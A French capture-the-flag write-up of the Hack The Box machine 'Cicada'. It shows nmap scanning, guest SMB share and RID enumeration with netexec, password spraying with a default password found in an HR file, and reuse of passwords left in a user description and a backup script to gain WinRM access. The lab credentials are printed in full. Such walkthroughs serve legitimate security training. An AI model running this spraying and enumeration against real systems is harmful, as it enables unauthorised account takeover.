Writeup Cicada

Hamid Zenine

February 23, 2025

Contents

1 Introduction

Cette machine a été créée par *theblxckcicada* et elle met en avant des vulnérabilités spécifiques:

- Enumération SMB révélant plusieurs partages accessibles sans authentification.
- Des documents trouvés contiennent des mots de passe par défaut non modifiés.

2 Writeup

Dans cette section, je vais détailler les étapes nécessaires pour résoudre la machine de bout en bout. Chaque commande est présentée avec son résultat ou une capture d'écran pour guider le lecteur.

2.1 Mise en place

On commence par lancer la machine et se connecter au VPN de HTB, et rajouter l'adresse de la machine au fichier `/etc/hosts`

```
sudo openvpn --config $PATH_TO_OVPN_FILE --daemon
ping -c 1 10.10.11.35
echo "10.10.11.35  cicada.htb" | sudo tee -a /etc/
   hosts
```

2.2 Énumération

Cette phase commence par un scan Nmap :

```
nmap -p- -oN nmap_initial_scan_tcp 10.10.11.35
```

Explication de la commande:

La commande `nmap` est utilisée pour scanner les ports d'une machine cible et découvrir des informations sur les services qui y sont exécutés. Voici les options utilisées dans cette commande :

Options:

- `-p-` : Scanne tous les ports TCP (de 1 à 65535).
- `-oN nmap_initial_scan_tcp` : Enregistre les résultats du scan dans un fichier texte

Objectif du scan:
Cette commande est utilisée pour obtenir une vue d'ensemble des ports ouverts sur la machine cible, ainsi que des informations détaillées sur les services qui y sont exécutés.

Resultat du scan:

```
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
51019/tcp open  unknown
```

On trouve beaucoup de ports, pour la plupart specifiques a windows,

- **53/tcp (domain)** : Utilisé pour le service DNS (Domain Name System).
- **88/tcp (kerberos-sec)** : Port utilisé par le service Kerberos pour l'authentification sécurisée dans les environnements Windows.
- **135/tcp (msrpc)** : Utilisé par le service Microsoft RPC pour la communication entre machines.
- **139/tcp (netbios-ssn)** : Utilisé par NetBIOS pour le partage de fichiers et de ressources dans les réseaux locaux Windows.
- **389/tcp (ldap)** : Port utilisé par le service LDAP pour l'accès et la gestion des annuaires d'informations (comme Active Directory).

- **445/tcp (microsoft-ds)** : Utilisé par le service SMB (Server Message Block) pour le partage de fichiers et de ressources dans Windows.
- **464/tcp (kpasswd5)** : Utilisé par Kerberos pour le changement de mots de passe via le protocole sécurisé.
- **593/tcp (http-rpc-epmap)** : Port utilisé pour l'accès à des services RPC (Remote Procedure Call).
- **636/tcp (ldapssl)** : Version sécurisée du port LDAP utilisant SSL/TLS pour sécuriser les connexions.
- **3268/tcp (globalcatLDAP)** : Utilisé pour l'accès au service Global Catalog LDAP, qui permet de rechercher des informations dans un annuaire Active Directory.
- **3269/tcp (globalcatLDAPssl)** : Version sécurisée du port Global Catalog LDAP avec SSL/TLS.
- **5985/tcp (wsman)** : Utilisé pour Windows Remote Management, permettant la gestion à distance des machines Windows via HTTP.
- **51019/tcp (unknown)** : Port inconnu.

On s'interesse de plus prés au SMB, vu que c'estle vecteur d'attaque le plus répandu sur les machines windows.

Pour simplifier la suite, il faudra expliquer en bref ce qu'est le SMB.

Le **Server Message Block (SMB)** est un protocole utilisé pour le partage de fichiers et d'imprimantes sur un réseau local, notamment dans les systèmes Windows. Il utilise le port **445/tcp** (et **139/tcp** dans les anciennes configurations).

Il existe en trois versions:

- **SMB 1.0** : Obsolète et vulnérable.
- **SMB 2.0** : Amélioration de la performance.
- **SMB 3.0** : Sécurisé avec chiffrement de bout en bout.

Risques de sécurité

Les versions anciennes comme SMBv1 sont vulnérables aux attaques, notamment *WannaCry*.

Un concept important a savoir sur le SMB est la notion de **users** et de **shares**:

- **Users** : Ce sont des utilisateurs authentifiés ayant des droits d'accès aux ressources. Chaque utilisateur a des permissions spécifiques.
- **Shares** : Ce sont des ressources (fichiers, dossiers, imprimantes) rendues accessibles sur le réseau.

Ainsi pour enumerer le SMB j'utilise un outil qui s'appelle **netexec**

```
netexec smb 10.10.11.35 -u guest -p '' --shares
```

Explication de la commande:
La commande `netexec smb` est utilisée pour interagir avec un service SMB sur une machine cible. Voici les options utilisées dans cette commande :

Options:

- `-u guest` : Spécifie le nom d'utilisateur à utiliser.
- `-p ''` : Spécifie le mot de passe de l'utilisateur.
- `--shares` : Liste les shares (partages) disponibles sur la machine cible.

Objectif de la commande:
Cette commande permet d'interroger la machine cible pour récupérer des informations sur les partages SMB disponibles.

Resultat:

```
Share           Permissions     Remark
ADMIN$                          Remote Admin
C$                              Default share
DEV
HR              READ
IPC$            READ            Remote IPC
NETLOGON                        Logon server share
SYSVOL                          Logon server share
```


De la meme façon essaye de recuperer les users:

```
netexec smb 10.10.11.35 -u guest -p '' --users --rid
   -brute
```


Resultat:

```
1000: CICADA\CICADA-DC$ (SidTypeUser)
1101: CICADA\DnsAdmins (SidTypeAlias)
1102: CICADA\DnsUpdateProxy (SidTypeGroup)
1103: CICADA\Groups (SidTypeGroup)
1104: CICADA\john.smoulder (SidTypeUser)
1105: CICADA\sarah.dantelia (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
1108: CICADA\david.orelious (SidTypeUser)
1109: CICADA\Dev Support (SidTypeGroup)
1601: CICADA\emily.oscars (SidTypeUser)
```

On a maintenant une liste de users (rien a signaler dedans), et une liste de shares. Une des shares pourrait etre interessante: **HR**. On essaye donc de l'explorer.



On se retrouve donc avec un fichier **Notice from HR.txt** qui contient un mot de passe par defaut.



3 Foothold (Obtention d'un accès initial)

On essaye de faire du "**brute force**"; autrement dit essayer ce mot de passe sur la liste d'utilisateurs qu'on a recupéré juste avant.

Une petite recherche sur internet me met sur la piste de **nxc** qui permet justement de faire ça.

```
nxc smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*
   @Lp#nZp!8'
```

Resultat:

```
[-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp
   !8 STATUS_LOGON_FAILURE
[-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp
   !8 STATUS_LOGON_FAILURE
[+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#
   nZp!8
```

On a donc des credentials: **michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8**

J'essaye si je peux me connecter en utilisant le protocole **WinRM**[1] avec **evil-winrm**[2], mais ça ne marche pas.

J'essaye de me connecter au differentes shares (DEV et HR) mais sans succes.

On refait une enumeration SMB avec

```
netexec smb 10.10.11.35 -u michael.wrightson -p '
   Cicada$M6Corpb*@Lp#nZp!8' --users --rid-brute
```

[1]WinRM (**Windows Remote Management**) est un protocole Microsoft permettant l'administration à distance de machines Windows.


[2]**Evil-WinRM** est un outil de pentesting utilisé pour établir une connexion à distance avec une machine Windows via le service **WinRM**. Il permet d'exécuter des commandes sur des machines distantes Windows.

Resultat:


```
Administrator        Built-in account for
   administering the computer/domain
Guest        Built-in account for guest access to the
    computer/domain
krbtgt        Key Distribution Center Service Account
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious Just in case I forget my password is
   aRt$Lp#7t*VQ!3
emily.oscars
```

On a donc ce qui parrait etre un mot de passe.


j'essaye de me connecter aux shares DEV et HR. et ça marche avec DEV et on y trouve un script poweshell.



En analysant le script on s'appeçoit qu'il sert a faire une backup du dossier **smb** dans une archive, tout ça en etant connecté en tant que **emily.oscars**. Par miracle son mot de passe est hard-codé.



J'essaye cette fois de me connecter avec WinRM et ça marche.



4 Élévation de privilèges

(Sur cette partie, je n'ai pas pu la faire avant qu'elle soit retiré et qu'une solution soit postée donc je ne voit pas l'interet de la faire)